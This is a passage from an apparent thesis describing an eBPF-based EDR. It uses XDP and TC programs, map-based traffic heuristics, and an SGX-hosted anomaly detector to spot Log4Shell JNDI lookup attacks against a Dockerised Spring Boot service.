


Figure 10 - Kernelspace analysis interface context

eBPF program hooking is performed by attaching the respective XDP program to the Network Interface Card (NIC) driver level while the TC program is attached within the Traffic Control Linux subsystem. For the defined attacker scenarios, targets were run as micro-services and as such, eBPF programs were attached to the *Docker* bridge network. This bridge network allows inter and intra communication from the micro-services, so it was chosen to filter applicational traffic. Docker also uses Network Namespaces, a virtualization of the network stack for the container(s), so that each has an isolated network environment but is connected to the exterior via the bridge network (*i.e.,* docker0).




Figure 11 – Kernel space analysis *Docker* context

The host will initially capture traffic sent to the applications, resulting in internal routing to the application, sending traffic to the docker bridge network and then forwarding it to the appropriate isolated network namespace.

4.2.1. Traffic Control




Figure 12 - TC Attachment Context

One of the main differences between TC and XDP BPF program types is the kernel layers to which these programs are attached. In XDP, the BPF code runs at a layer before the kernel's networking stack processes a packet, resulting in better filtering efficiency than TC programs. In contrast, TC BPF programs run at a layer within the kernel's networking stack. This means that code will be triggered during packet tracing by the host's networking stack, which requires different procedures to allocate packet information and metadata tracing, leading to more overhead. The TC program filters all inbound traffic to the application layer. Since applications are deployed as docker

services, eBPF programs must be attached to consider this placement. As such, the TC BPF program is placed at the egress plane relative to the docker network bridge, but from the host's perspective, it is perceived as an ingress filter, as illustrated in the last section.

Regarding packet inspection, shallow packet inspection is conducted, inspecting packet headers from an *HTTP* GET request. Packet bytes are analyzed by comparing them with pre-defined byte sequences that are imported to stack memory and accessible during runtime (*i.e.:* configuration parameter).

The figure bellow illustrates how the inspection is performed for *HTTP* GET requests with the respective *HTTP* header (*X-Api-Version*).




Figure 13 - EDR TC Tracing

Packet information is indexed by byte (*i*) and using this indexation, byte comparison is performed on a byte-per-byte basis. $\rightarrow^{*}$, represents the next and preceding iterations of such index where *check* is the relevant checkpoints where meta-information can be derived from the incoming data. For example*, check 1* assumes the first three packet bytes match: 'G', 'E', 'T', respectively (*i.e.:* $\rightarrow^{3}$).

offset$+13$ defines the explicit HTTP index where the logging statement will be inserted for interpretation by the vulnerable *SpringBoot* instance. *Offset* is used as a constant defining the HTTP header: *X-Api-Version* as referred in *Attacker Model 1*. Under these assumptions, the TC program is able inspect for JNDI connection strings and extract meta-information at *check 3* & *4*.

4.2.2. eXpress Data Path




Figure 14 - XDP Attachment Context

The EDR's XDP BPF program is attached to the ingress networking data path for the host's Docker network bridge (virtual), as XDP programs are natively attachable only at the ingress plane. Although from the host's perspective, this program functions as an egress filter, tracing outbound traffic from the *Docker* services (*i.e.,* LDAP server, Spring/Log4j Logger). This type of eBPF program operates at the earliest possible point in the software stack, specifically before any packet processing occurs within the kernel's networking stack. In contrast to TC BPF program types, XDP programs can only be triggered at ingress points in the networking data path as an independent program running apart from the host's networking processing stack.

This BPF program is used in tandem with TC to complete the EDR's packet filtering stack. It analyzes the host's outbound traffic based on state information populated and shared between both programs at runtime via eBPF maps. Due to its early positioning in the data path, XDP ensures higher efficiency for packet inspection, making it suitable for analyzing TCP/HTTP or LDAP traffic and/or applying extensive pattern-matching logic.

The analysis of LDAP traffic is implemented using a straightforward approach to traffic tracing. Unencrypted LDAP traffic is considered throughout as the EDR employs deep packet inspection techniques to verify packet data and extract relevant parameters for analysis as well as meta-data from the packet and/or flow.




Figure 15 - XDP Tracing

Starting with the “Message ID” LDAP parameter, this parameter correlates requests and responses. In this simplified approach, the EDR considers values from `0 .. 255` (u8), assuming no more than 255 requests will be sent. This is raised as a limitation, but alternatives can be efficiently introduced to trace the correct ID for more than 255 requests. For instance, knowing that the protocol operation is the next valid byte, we can cycle through the packet bytes starting from the Message ID offset until a valid Protocol Operation is identified.

Regarding the "Protocol Operation" parameter, this parameter is traced by eBPF to detect outbound results and/or responses from the LDAP server (Docker service). Outbound HTTP traffic analysis also complements the TC traffic stack by inspecting for outbound HTTP traffic that may be used to correlate with inspected traffic from TC.

The EDR maintains eBPF maps throughout execution; both TC and XDP can construct state together and infer network operations based on the state. If a TC program detects a JNDI Lookup Request being sent to the logger, XDP may infer that the proceeding HTTP GET request is relative to the JNDI Lookup.




Figure 16 - XDP Tracing Timestamped

4.2.3. XDP ↔ TC

When used in tandem, XDP and TC programs can maintain a reference to a portion of the network scope and intervene at the lowest level. State information is maintained using the HITS and LOOKUPS eBPF map data structures. The HITS map maintains a counter for each occurrence of an IP address (HashMap key), while the LOOKUPS map increments a counter with the respective packet source IP address as the key (*i.e.,* Single use-case).

The LOOKUPS map maintains pattern-matching information based on the received packet data. If a payload is detected, the LOOKUPS eBPF map increments a counter with the application IP address as the key, that is the respective packet destination address.

The HITS map allows for an approach to detecting unexpected outgoing traffic. From XDP (egress filter), unexpected outgoing traffic is identified when the destination address has fewer occurrences than the source address, which, in this case, is the application's IP address. Considering this scenario, if the LOOKUPS map contains a recently updated counter value for the respective source address, then both heuristics determine that the

outgoing traffic is not only unexpected but malicious, from which eBPF can either interpolate and/or alert depending on the defined configuration.

Deterministic heuristics were built around these principles and are represented as follows:

y, Application IP Address

x, Arbitrary IP Address

$(y \rightarrow x)$, Packet flow from y (source) to x (destination).

As to simplify heuristic designing the following principle is enforced:

(**1**) If $(y \rightarrow x)$ at $t=1$, then it is implicit ($\Rightarrow$) that there was a previously occurring reverse packet flow, $(x \rightarrow y)$ at $t=0$.

$$(y \rightarrow x) \Rightarrow (x \rightarrow y)$$

Based on this, the following representation can also be abstracted:

$$(y \rightarrow x) \Rightarrow C(y)\text{++} \ \& \ C(x)\text{++}$$

where $C(z)$ is a counter operation of the number of occurrences for a given IP address z, where '++' is equivalent to $C(z) = C(z)+1$.

Based on this representation, heuristics can be applied to deliberate when packets should be analyzed. If the number of occurrences from an arbitrary address is less than the number of occurrences for the application address, then we can conclude that the traffic flow is unexpected.

Based on these assumptions, we can then conclude:

$$C(x) < C(y) \Rightarrow \ \nexists (x \rightarrow y)$$

Suppose the number of occurrences from an arbitrary address is less than the number for the application address. In that case, it is assumed no previous data flow from the source address has been registered to the application that the EDR is safeguarding (*i.e.:* "$\nexists (x \rightarrow y)$") and consequently this traffic is labeled as unexpected, assuming (**1**).

In this context, these programs were strategically placed to capture network contexts. However, it is derived from the need to interpolate and analyse deterministic network

patterns at the lowest level (data packets). The most predominant example is the procedure-based actions behind a JNDI Lookup when applied to a Log4J logger. These actions can be represented as sequential operations that occur due to an initial trigger operation, which can be abstracted to a user request sent to the logging system to fetch a remote object (*i.e.,* Log4Shell RCE). A simpler and more convenient example of a deterministic network pattern is the data flow/operations behind the Internet Control Message Protocol echo procedure ping command.

An echo procedure (*i.e.:* Ping Command [30]) is only completed when an explicit echo-request packet corresponds with an echo-reply. Thus, we can determine an underlying deterministic pattern: an echo reply will only occur if an echo request occurs. As such, operations are not equivalent and, in fact, induce implications. The latter or the former doesn't imply the procedure (**X**), but the conjuncture does.

$$
\begin{aligned}
&X_t \wedge X'_t \Rightarrow \mathbf{X}, \quad X'_t \Rightarrow X_t, \\
&\quad t' = t + 1 \\
&\quad t' > t, \\
&\quad t, t' > 0, \\
&\text{where } t \text{ is the timestamp of each operation } X
\end{aligned}
$$

$$
\begin{aligned}
&\underline{\text{Ping Example:}} \\
&\quad \mathbf{X} = Ping, \\
&\quad X_t = echo - request, \\
&\quad X'_t = echo - reply,
\end{aligned}
$$

$$
\begin{aligned}
&X_t \wedge X'_t \Rightarrow \mathbf{X}, \quad X'_t \Rightarrow X_t, \\
&\quad t' = t + 1 \\
&\quad t' > t, \\
&\quad t, t' > 0, \textbf{ holds}.
\end{aligned}
$$

Figure 17 - Ping Example

The operations follow a deterministic sequential flow in a JNDI Lookup procedure behind an RCE. Each operation leads to the next, where the conjuncture of the operations represents the whole exploit.

However, there is an inherent difficulty in asserting realistic deterministic patterns when a high load of information is being analyzed, or operations are complex. Patterns were

relativized to the lowest level, assuming a deterministic nature. Identifying patterns is also predominantly complex when overlap or duplication of traffic occurs, as specific protocols, such as UDP, might not deliver consistent and ordered packets. Encrypted traffic also narrows the packet inspection abilities that such eBPF programs might perform. Packet meta-data can be used to differentiate and apply low-level triage of network traffic.

4.3. User-space




Figure 18 – User-space

User space is where the EDR can provision the necessary environment to build and run the needed eBPF programs as well as initiate the TLS MQ producer, which will continuously forward eBPF events to a pre-defined message queue. The respective MQ consumer will then complete the TLS connection and continuously receive messages for post-processing. In practice, the EDR's kernel-space functionalities are built on the no_std *Rust* environment [32]. This environment is limited to primitive data types and macros imported from the core crate, which are used to import the bulk configuration parameters to kernel space. Data is allocated to the stack using static file inclusion. Thus, any modifications to this data from user-space after the eBPF programs have been attached will not be reflected. Configuration modifications after the EDR's initialization require re-compilation and attachment.

User space is also a predominant part of the EDR since it transforms and packages raw events from kernel space. Events are represented using a typical structure from both protection rings, *EventLog*:

```
#[repr(C)]
#[derive(Clone, Copy)]
pub struct EventLog {
    pub etype: u32,
    pub eroute: [u32;2usize],
    pub eaction: [u32;2usize],
    pub elvls: [u32;3usize],
}
```

Code 3 - EventLog Definition

From this structure, we are able to extract event information relative to the type (Inbound/Outbound), the route the packet is transversing (Source/Destination IP), the action assumed (PASS or DROP) and a custom data field referred to as levels (event verbosity) which we use as a one-hot encoded variable to label the event based on the type (*i.e.:* inbound/outbound HTTP GET request). From these data fields, the EDR can transform raw *u32* values as anomaly detector features and extract network context in the form of operational messages piped to the *Wazuh*.

The eBPF programs are the EDR's best-effort classifier, classifying network operations as events or alarms (PASS or DROP) based on user-defined rules. While the anomaly detector (feed-forward neural network) is the second-step classifier receiving features from identified events and classifying them as abnormal or usual. Rsyslog, Rocket-fast System Logger, is the intermediary between the EDR and *Wazuh*. This framework provides a wrapper over the host operating system that allows for aggregating application and host-level logs, logging them locally, as well as forwarding them to the defined *Wazuh* instance. We can thus maintain the local and remote context of the logs produced and the host's environment.




Figure 19 - Userspace / Confidential Computing Operation (SGX)

During run-time, the EDR deals with high volatility when analyzing network events. As such, *RabbitMQ* was leveraged to accommodate secure asynchronous transferals of data, allowing computational capabilities to be distributed according to the proposed producer/consumer model with a tolerable amount of latency as events or alarms are and must be time sensitive.

Figure 19 illustrates the defined modularity, with workloads distributed across differential computing operations. It assumes a topology where **A**nomaly **D**etection (**A.D.**) is performed either locally, that is, as soon as the eBPF *event* is triaged and processed, or remotely from a *confidential computing* unit (*i.e., Intel **SGX*** enclave), with the appropriate MQ consumer *stub*. Both approaches were considered for distinct purpose and assumed that along with the system and EDR logs, the appropriate prediction results would be produced (Local **A.D.**) and logged internally using *Rsyslog* and consequently forwarded to *Wazuh* or produced remotely and then forwarded to *Wazuh* (Remote **A.D.**).

Local **A.D.** was mainly used for testing purposes as it provided a quick and low-latency approach. Remote **A.D.** was favorable from a security perspective since the anomaly detection model is invocated and maintained as a sub-set of the enclave, leveraging its *confidential computing* capabilities. The model is initialized, trained and invocated explicitly within the SGX enclave using *rusty-machine-sgx*, Rust Crate [25].

In order not to skew results provided by the neural network model and assume conformity, for both local and remote **A.D.** deployments, the same model (and configuration parameters) were considered – Binary Classification *Neural Network with*

the following layers: [7,11,3,1], pre-trained with a sample dataset (11x7) from Attacker Model 1 sample run.

For the EDR, time is of the essence. Identification of attacks and response rates must be swift and precise since we are dealing with real-time events. Because of this, the EDR requires two primary requisites: to identify and report network events or alarms while they are occurring and to be able to provide a basis for the validity of the interpolation and classification of an event. This means that Wazuh Manager should be able possible to trace-back and validate the EDR's behaviour.

One of the main requisites of the anomaly detector model is to be able to continuously predict models and "learn" from the network context. This is achieved by applying the following pseudo-code:

Pred >= 0.09

then: Anomaly

else: Append Event to dataset

From the **A.D.** unit (*i.e.,* local or remote), events with prediction results above or equal to the static threshold are classified as anomalies, or the corresponding event is appended to the dataset. As network traffic changes overtime, patterns are expected to change, and there will be a rapid distribution of data. Thus, our model is expected to be highly volatile from the start.

When writing the thesis, the training dataset introduced to the model was relative to the Log4Shell Vulnerability (Attack Scenario). As such, the dataset includes various iterations of the Log4Shell attack to a vulnerable Spring Boot web application hosted in *Docker*. The dataset consists of **11** rows and **7** columns. (11x7 matrix).

4.3.1 Feature extraction

Feature extraction occurs from the log message (event) received from the EDR's kernel space. From the event, the EDR extracts **7** features: Two IPv4 addresses, Traffic data flow type (XDP vs TC), eBPF action, transport layer protocol type, application layer protocol and the application operation (identified by eBPF).

Feature extraction requires normalization (scaling) and pre-processing steps to encode categorical data into a numerical format. This type of encoding is based on one-hot encoding, a technique used primarily on data representation and pre-processing, where

categorical data is represented as a matrix of binary values (0s and 1s). Although features aren't represented as a matrix of binary values, they are scaled to the numerical equivalent. Also referred to as binary scaling, labels are converted to an equivalent representation as a matrix of binary values and from there, unique numerical values are calculated for each label.

